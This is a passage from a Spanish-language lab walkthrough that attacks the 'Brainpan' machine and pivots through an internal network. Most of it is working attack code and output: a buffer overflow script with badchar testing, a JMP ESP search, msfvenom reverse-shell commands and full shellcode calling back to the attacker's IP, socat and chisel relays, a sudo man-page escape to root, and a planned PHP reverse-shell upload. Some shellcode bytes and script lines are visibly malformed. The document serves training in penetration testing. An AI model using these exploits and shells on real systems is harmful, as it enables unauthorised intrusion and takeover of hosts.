EDX 0022F720 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBX 7FDB0000
ESP 0022F930 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

          3 2 1 0      E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 037F Prec NEAR, 64 Mask 1 1 1 1 1 1
```



Seguimos avanzando en la creación de nuestro exploit. El siguiente paso será identificar si hay badchars que no pueden ser interpretados por la aplicación, para que luego podamos eliminarlos del shellcode.

Modificando el script, añadiendo todos los caracteres posibles en formato hexadecimal.

```
#!/usr/bin/python
import socket
badchars = (
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0e\x0f\x10"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
    "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3e\x3f\x40"
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
    "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
    "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
    "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
    "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
    "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

try:
    print "\n[+] Sending evil buffer..."
    offset = "A" * 524
    eip = "B" * 4

    buffer = offset + eip + badchars

    s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("192.168.1.127", 9999))
    s.send(buffer)
    s.close()

    print "\n[+] Sending buffer of " + str(len(buffer)) + " bytes..."
    print "\n[+] Sending buffer: " + buffer
    print "\n[+] Done!"
except:
    print "\n[+] Could not connect!"
```

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas/BoF]
# python2 badchars.py

[+] Sending evil buffer ...

[+] Sending buffer of 777 bytes ...

[+] Sending buffer: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
```



Registers (FPU)
EAX: FFFFFFFF
ECX: 3117303F ASCII "shitstorm"
EDX: 0022F720 ASCII "AAAAAAAAAAAAAAAAAAAA"
EBX: 7FDD0000
ESP: 0022F930
EBP: 41414141
ESI: 00000000
EDI: 00000000
EIP: 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)

Address	Hex	dump	ASCII
0022F930	01 02 03 04 05 06 07 08	00000000	
0022F938	09 0A 0B 0C 0D 0E 0F 10	00000000	
0022F940	11 12 13 14 15 16 17 18	00000000	
0022F948	19 1A 1B 1C 1D 1E 1F 20	00000000	
0022F950	21 22 23 24 25 26 27 28	00000000	
0022F958	29 2A 2B 2C 2D 2E 2F 30	00000000	
0022F960	31 32 33 34 35 36 37 38	00000000	
0022F968	39 3A 3B 3C 3D 3E 3F 40	00000000	
0022F970	41 42 43 44 45 46 47 48	00000000	
0022F978	49 4A 4B 4C 4D 4E 4F 50	00000000	
0022F980	51 52 53 54 55 56 57 58	00000000	
0022F988	59 5A 5B 5C 5D 5E 5F 60	00000000	
0022F990	61 62 63 64 65 66 67 68	00000000	
0022F998	69 6A 6B 6C 6D 6E 6F 70	00000000	
0022F9A0	71 72 73 74 75 76 77 78	00000000	
0022F9A8	79 7A 7B 7C 7D 7E 7F 80	00000000	
0022F9B0	81 82 83 84 85 86 87 88	00000000	
0022F9B8	89 8A 8B 8C 8D 8E 8F 90	00000000	
0022F9C0	91 92 93 94 95 96 97 98	00000000	
0022F9C8	99 9A 9B 9C 9D 9E 9F A0	00000000	
0022F9D0	A1 A2 A3 A4 A5 A6 A7 A8	00000000	
0022F9D8	A9 AA AB AC AD AE AF B0	00000000	
0022F9E0	B1 B2 B3 B4 B5 B6 B7 B8	00000000	
0022F9E8	B9 BA BB BC BD BE BF C0	00000000	
0022F9F0	C1 C2 C3 C4 C5 C6 C7 C8	00000000	
0022F9F8	C9 CA CB CC CD CE CF D0	00000000	
0022FA00	D1 D2 D3 D4 D5 D6 D7 D8	00000000	
0022FA08	D9 DA DB DC DD DE DF E0	00000000	
0022FA10	E1 E2 E3 E4 E5 E6 E7 E8	00000000	
0022FA18	E9 EA EB EC ED EE EF F0	00000000	
0022FA20	F1 F2 F3 F4 F5 F6 F7 F8	00000000	
0022FA28	F9 FA FB FC FD FE FF 00	00000000	

Después de seguir el registro ESP hasta el volcado de memoria, parece que todos los caracteres llegaron a ESP, por lo tanto, no hay caracteres malos presentes, aparte de x00, que siempre se considera un personaje malo.

El siguiente paso es encontrar una dirección de instrucción JMP ESP válida para que podamos redirigir la ejecución de la aplicación a nuestro código de shell malicioso.

El objetivo es lograr que el registro EIP apunte a una dirección de memoria que tenga permisos de ejecución, donde se encuentre una instrucción de salto del tipo "jmp ESP". De esta manera, cuando se ejecute, nuestra shell será activada después de pasar por una serie de instrucciones NOP.

Para lograr esto, desde Immunity cargamos los scripts de mona:

Necesitamos encontrar a aquellos que tengan las medidas de seguridad de la memoria desactivadas. Como se puede observar en este ejemplo, el ejecutable en sí mismo carece de dichas protecciones. Parece que el único que cumple todos los requisitos es el propio ejecutable.




```

Module info :
-----
Base      | Top      | Size     | Rebase   | SafeSEH  | ASLR     | NXCompat | OS Dll   | Version, Modulename & Path
-----
0x75e10000 | 0x76e1a000 | 0x0000a000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [LPK.dll] (C:\Win
0x77400000 | 0x77406000 | 0x00006000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [NSI.dll] (C:\Win
0x75790000 | 0x7585c000 | 0x0000cc00 | True     | True     | True     | True     | True     | 6.1.7600.16385 [MSCTF.dll] (C:\N
0x75690000 | 0x756da000 | 0x0004a000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [KERNELBASE.dll]
0x74e50000 | 0x74e8c000 | 0x0003c000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [mswsock.dll] (C
0x75800000 | 0x758f0000 | 0x00090000 | True     | True     | True     | True     | True     | 1.0.0.26.7601.17514 [USP10.dll] (
0x75710000 | 0x7575e000 | 0x0004e000 | True     | True     | True     | True     | True     | 6.1.7601.17514 [GDI32.dll] (C:\N
0x75fa0000 | 0x770b4000 | 0x000d4000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [kernel32.dll] (C
0x75bb0000 | 0x75c5c000 | 0x000ac000 | True     | True     | True     | True     | True     | 7.0.7600.16385 [msvrt.dll] (C:\N
0x772c0000 | 0x772c0000 | 0x0001c000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [GDI.dll] (C:\N
0x31170000 | 0x31176000 | 0x00006000 | False    | False    | False    | False    | False    | -1.0- [brainpan(1).exe] (C:\User
0x75290000 | 0x75291000 | 0x00001000 | True     | True     | True     | True     | True     | 6.1.7600.16385 [USER32.dll] (C\
0x75dd0000 | 0x75de0500 | 0x00050500 | True     | True     | True     | True     | True     | 6.1.7600.16385 [WS2_32.dll] (C:\N
0x75c00000 | 0x75d29000 | 0x000c9000 | True     | True     | True     | True     | True     | 6.1.7601.17514 [user32.dll] (C:\N
0x76da0000 | 0x76dbf000 | 0x0001f000 | True     | True     | True     | True     | True     | 6.1.7601.17514 [IMM32.dll] (C:\N
[+] Preparing output file 'modules.txt'
- (Re)setting logfile modules.txt
[+] This mona.py action took 0:00:00.563000
!mona modules

```

Vamos a buscar el código de operación válido para la instrucción JMP ESP: buscamos FFE4.

```

(root@kali)-[/home/kali/Desktop/lab_secuiteros_herramientas/BoF]
# msf-nasm_shell
nasm > jmp esp
00000000 FFE4 jmp esp
nasm >

```

Buscando una dirección de instrucción JMP ESP usando Mona: se encontraron 1 punteros

```

0BADF000 [+] Preparing output file 'find.txt'
0BADF000 - (Re)setting logfile find.txt
0BADF000 [+] Writing results to find.txt
0BADF000 - Number of pointers of type '"\xff\xe4"' : 1
0BADF000 [+] Results :
311712F3 0x311712F3 : "\xff\xe4" ! (PAGE_EXECUTE_READ) [brainpan(1).exe]
0BADF000 Found a total of 1 pointers
0BADF000 [+] This mona.py action took 0:00:00.406000
!mona find -s "\xff\xe4" -m brainpan(1).exe

```

"\xff\xe4" y "ffe4" son dos formas diferentes de representar una secuencia de bytes en el formato hexadecimal. En el formato hexadecimal, cada par de dígitos representa un byte.

```

311712F3 . FFE4 JMP ESP
311712F5 . FFE1 JMP ECX
311712F7 . 5B POP EBX
311712F8 . 5B POP EBX
311712F9 . C3 RETN
311712FA . 5D POP EBP
311712FB . C3 RETN
311712FC . 55 PUSH EBP
311712FD . 89E5 MOV EBP,ESP
311712FE . 81EC 18020000 SUB ESP,218
311712FF . 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
31171300 . 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
31171301 . C70424 003017 MOV DWORD PTR SS:[ESP],brainpan.31173001
31171302 . E8 E0090000 CALL <JMP.&msvrt.printf>
31171303 . 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]

```

Al examinar la dirección de memoria 0x311712F3, podemos confirmar que encontramos la instrucción que estábamos buscando.

Ahora disponemos de todos los elementos necesarios para generar la shellcode. Para lograrlo, utilizaremos la herramienta "msfvenom". Hay que especificar correctamente la arquitectura del objetivo (target) y los caracteres inválidos (bad character).



Creamos el shellcode con msfvenom

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas/BoF]
# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.123 LPORT=1234 EXITFUNC=thread -f python -v shellcode -a x86 -b "\x00"
```

Y creamos el exploit.

```
#!/usr/bin/python
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.123 LPORT=1234 EXITFUNC=thread -f python -v shellcode -a x86 -b "\x00"

import socket
shellcode = b""
shellcode += b"\xb8\x35\xbb\x91\xb0\xdb\xcb\xd9\x74\x24\xf4"
shellcode += b"\x5a\x29\xc9\xb1\x52\x31\x42\x12\x03\x42\x12"
shellcode += b"\x83\xdf\x47\x73\x45\xe3\x50\xf6\xa6\x1b\xa1"
shellcode += b"\x97\x2f\xfe\x90\x97\x54\x8b\x83\x27\x1e\xd9"
shellcode += b"\x2f\xc3\x72\xc9\xa4\xa1\x5a\xfe\x0d\x0f\xbd"
shellcode += b"\x31\x8d\x3c\xfd\x50\x0d\x3f\xd2\xb2\x2c\xf0"
shellcode += b"\x27\xb3\x69\xed\xca\xe1\x22\x79\x78\x15\x46"
shellcode += b"\x37\x41\x9e\x14\xd9\xc1\x43\xec\xd8\xe0\xd2"
shellcode += b"\x66\x83\x22\x5a\xbf\x6a\xcd\xa8\xfa\x25"
shellcode += b"\x66\x1a\x70\xb4\xae\x52\x79\x1b\x8f\x5a\x88"
shellcode += b"\x65\xc8\x5d\x73\x10\x20\x9e\x0e\x23\xf7\xdc"
shellcode += b"\xd4\xa6\xe3\x47\x9e\x11\xcf\x76\x73\xc7\x84"
shellcode += b"\x75\x38\x83\xc2\x99\xbf\x40\x79\xa5\x34\x67"
shellcode += b"\xad\x2f\x0e\x4c\x69\x6b\xd4\xed\x28\xd1\xbb"
shellcode += b"\x12\x2a\xba\x64\xb7\x21\x57\x70\xca\x68\x30"
shellcode += b"\xb5\xe7\x92\xco\xd1\x70\xe1\xf2\x7e\x2b\x6d"
shellcode += b"\xbf\xf7\xf5\xa6\xc0\x2d\x41\xe4\x3f\xce\xb2"
shellcode += b"\x2d\x84\x9a\xe2\x45\x2d\xa3\x68\x95\xd2\x76"
shellcode += b"\x3e\xc5\x7c\x29\xff\xb5\x3c\x99\x97\xdf\xb2"
shellcode += b"\xc6\x88\xe0\x18\x6f\x22\x1b\xcb\x50\x1b\x22"
shellcode += b"\x70\x39\x5e\x24\x82\x6b\xd7\xc2\xe0\x9b\xbe"
shellcode += b"\x5d\x9d\x02\x9b\x15\x3c\xca\x31\x50\x7e\x40"
shellcode += b"\xb6\xa5\x31\xa1\xb3\xb5\xa6\x41\x8e\xe7\x61"
shellcode += b"\x5d\x24\x8f\xee\xcc\xa3\x4f\x78\xed\x7b\x18"
shellcode += b"\x2d\xc3\x75\xcc\xc3\x7a\x2c\xf2\x19\x1a\x17"
shellcode += b"\xb6\xc5\xdf\x96\x37\x8b\x64\xbd\x27\x55\x64"
shellcode += b"\xf9\x13\x09\x33\x57\xcd\xef\xed\x19\xa7\xb9"
shellcode += b"\x42\xf0\x2f\x3f\xa9\xc3\x29\x40\xe4\xb5\xd5"
```

33

Ahora es turno de probar el exploit generado.

Levantamos un oyente nc en el puerto 1234 y ejecutamos el exploit.

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas/BoF]
# nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.1.123] from (UNKNOWN) [192.168.1.127] 49286
Microsoft Windows [Versi#n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\elhackeretico\Desktop>
```

El exploit est operativo. El momento de modificarlo para adaptarlo al laboratorio.

Creamos un nuevo shellcode adaptado a una mquina Linux.

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas/BoF]
# msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.220.139 LPORT=1234 EXITFUNC=thread -f python -v shellcode -a x86 -b "\x00"
```

Y ahora parte muy **¡IMPORTANTE!** Como se puede ver en el shellcode, la IP no es de nuestra mquina de ataque sino de la mquina ms prxima con la que Brainpan tiene conexin. El siguiente paso ser redireccionar la informacin enviada a travs del puerto 1234 desde Brainpan hasta nuestra mquina de ataque. Para ello, utilizaremos Socat de la siguiente manera.



En la máquina SysAdmin ejecutamos.

```
hannah@ShellDredd:/tmp$ ./socat TCP-LISTEN:1234,fork TCP:192.168.60.139:12346
[4] 1304
```

De esta forma toda la información que reciba SysAdmin de origen Brainpan será redireccionada a Empire

En la máquina Empire ejecutamos.

```
$ ./socat TCP-LISTEN:1234,fork TCP:192.168.56.129:12346
```

Y de esta forma recibiremos la Shell de la máquina Brainpan en el momento de la ejecución.

Debemos levantar un oyente en el puerto 1234 y ejecutar el exploit con proxychains.

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas/BoF]
# proxychains python2 exploit_brainpan.py
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

[+] Sending evil buffer...
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 127.0.0.1:1080 ←socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 192.168.220.136:9999 ... OK

[+] Sending buffer of 633 bytes...

[+] Sending buffer: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
PP++q++R7~5A!++++@N++++~8(+++
++++;+Z++++kL"++`YH+d1+

[+] Done!
```

```
(root@kali)-[/home/kali/Desktop/lab_securiters]
# nc -lnvp 7000
listening on [any] 7000 ...
connect to [192.168.56.129] from (UNKNOWN) [192.168.56.134] 54046
id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
whoami
puck
```

Hacemos interactiva la terminal.

```
puck@brainpan:/home/puck$ id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
puck@brainpan:/home/puck$ █
```



6.4. Elevación de privilegios

```
puck@brainpan:/home/puck$ sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
puck@brainpan:/home/puck$
```

35

Revisamos los privilegios de sudo del usuario 'puck' y descubrimos que podemos ejecutar el binario 'anansi_util' como root sin tener que proporcionar una contraseña. Decidimos ejecutarlo y descubrimos que nos permite abrir el manual de cualquier binario.

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
    - network
    - procllist
    - manual [command]
puck@brainpan:/home/puck$
```

Abrimos el manual de whoami y nos aparece en modo paginado. Entonces, usamos el comando "!/bin/bash" para salir del contexto del manual y abrir una nueva terminal con privilegios de root. Encontramos la flag en el directorio /root.

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual whoami
```

```
output version information and exit

AUTHOR
    Written by Richard Mlynarik.

REPORTING BUGS
    Report whoami bugs to bug-coreutils@gnu.org
    GNU coreutils home page: <http://www.gnu.org/software/coreutils/>
!/bin/bash
```

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual whoami
No manual entry for manual
root@brainpan:/usr/share/man# id
uid=0(root) gid=0(root) groups=0(root)
root@brainpan:/usr/share/man#
```

7- Pivotando

```
root@brainpan:/usr/share/man# hostname -I
192.168.220.136 192.168.22.130
root@brainpan:/usr/share/man#
```



Cargamos nuestra utilidad para la enumeración de IPs haciendo uso de un servidor HTTP Python.

Una vez cargado el archivo, vamos a enumerar las IP que se encuentran activas en ese segmento.

```
root@brainpan:/tmp# ./ping_scan.sh 192.168.22.1 192.168.22.254
IP activa: 192.168.22.129
IP activa: 192.168.22.130
```

Descubrimos una nueva IP, 192.168.22.129

El siguiente paso será ejecutar Chisel en la máquina Brainpan para poder tunelizar la información desde el nuevo segmento de red hacia nuestra máquina de ataque. Además, deberemos ejecutar Socat también para redireccionar esa información hacia nuestra máquina de ataque.

```
root@brainpan:/tmp# ./chisel client 192.168.220.139:4447 R:1082:socks5
[2] 3261
```

Y Socat en SysAdmin y Empire

Empire

```
cyber@breakout:/tmp$ ./socat TCP-LISTEN:4447,fork TCP:192.168.56.129:4444&
[2] 2747
```

SysAdmin

```
hannah@ShellDredd:/tmp$ ./socat TCP-LISTEN:4447,fork TCP:192.168.60.139:4447&
[6] 1427
```

Comprobamos el servidor de Chisel si recibe comunicación.

```
2023/05/31 18:49:38 server: session#198: Client version (1.8.1) differs from server version (0.0.0-src)
2023/05/31 18:49:38 server: session#198: tun: proxy#R:127.0.0.1:1082⇒socks: Listening
```

El siguiente paso será configurar el puerto 1082 dentro del archivo proxychains4.conf

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks5 127.0.0.1 1082
socks5 127.0.0.1 1081
socks5 127.0.0.1 1080
#socks4 127.0.0.1 1080
```

Ya podremos comenzar con la enumeración de la última máquina.



8- 192.168.22.129

8.1. Enumeración de puertos

Comenzamos enumerando los puertos de esta máquina.

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas/BoF]
# proxychains nmap --top-ports 2000 --open -T5 -sT -Pn -n -vvv 192.168.22.129 2>/dev/null
```

37

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas/BoF]
# proxychains nmap -p22,80,3306 -T5 -sVCT -Pn -n 192.168.22.129 2>/dev/null
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 18:59 EDT
Nmap scan report for 192.168.22.129
Host is up (0.34s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 838b7508f6815274771803aea09e618c (RSA)
|   256  c8462a7d71d86f866b479b7860bec730 (ECDSA)
|_  256  2acc4f734c254d361d5f3ab99262a408 (ED25519)
80/tcp    open  http      Apache httpd 2.4.54 ((Debian))
|_ http-server-header: Apache/2.4.54 (Debian)
|_ http-title: Iniciar sesi\xC3\xB3n
3306/tcp  open  mysql     MariaDB (unauthorized)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.41 seconds
```


Puertos 22,80 y 3306 abiertos.

8.2. Enumeración Web

Configuramos FoxyProxy en el navegador de nuestra máquina de ataque para acceder a este sitio Web

Title or Description (optional)	Proxy Type
<input type="text" value="SecretServer"/>	SOCKS5
Color	Proxy IP address or DNS name ★
<input type="text" value="#66cc66"/>	<input type="text" value="127.0.0.1"/>
Send DNS through SOCKS5 proxy	Port ★
<input checked="" type="checkbox"/>	<input type="text" value="1082"/>
	Username (optional)
	<input type="text" value="username"/>
	Password (optional) 🗨
	<input type="text" value="password"/>
	<input type="button" value="Cancel"/> <input type="button" value="Save & Add Another"/> <input type="button" value="Save & Edit Patterns"/> <input type="button" value="Save"/>





Encontramos un login de inicio de sesión. Veamos código fuente y enumeremos directorios y archivos interesantes. En el código fuente no encontramos nada interesante. Vamos con los directorios.

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas/BoF]
# proxychains dirsearch -u http://192.168.22.129 -e php,html,txt -i 200,301 2>/dev/null


v0.4.2

Extensions: php, html, txt | HTTP method: GET | Threads: 30 | Wordlist size: 9901
Output File: /root/.dirsearch/reports/192.168.22.129/_23-05-31_19-06-35.txt
Error Log: /root/.dirsearch/logs/errors-23-05-31_19-06-35.log
Target: http://192.168.22.129/

[19:06:35] Starting:
[19:08:32] 200 - 2KB - /index.html
[19:08:37] 200 - 72KB - /info.php
[19:08:43] 200 - 2KB - /login.php
[19:08:49] 200 - 676B - /manual/index.html
[19:08:49] 301 - 317B - /manual → http://192.168.22.129/manual/
[19:09:27] 200 - 605B - /robots.txt
[19:09:53] 200 - 2KB - /upload.php
[19:09:53] 301 - 318B - /uploads → http://192.168.22.129/uploads/
[19:09:53] 200 - 745B - /uploads/
```

Varias cosas interesantes. El directorio /uploads y el archivo robots.txt. Enumeremos su contenido.






```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas/BoF]
# echo YWRtaW46YWRtaW4xMjM= | base64 --decode
admin:admin123
```

Obtenemos unas credenciales que pueden ser de un usuario de la plataforma. Recordamos que en la enumeración inicial de la máquina hemos encontrado un login. Vamos a probar estas credenciales.

Las credenciales son válidas



8.3. Explotación

Llegamos a una utilidad de carga de archivos donde también se pueden ejecutar ciertos comandos limitados. Existe la posibilidad de cargar archivos PHP en el sistema, lo cual es un vector posible de ataque. Vamos a configurar una reverse Shell en PHP para tratar de acceder al sistema. Recordamos que la IP que debemos colocar en la reverse es la de la máquina con conexión más cercana, en este caso Brainpan.

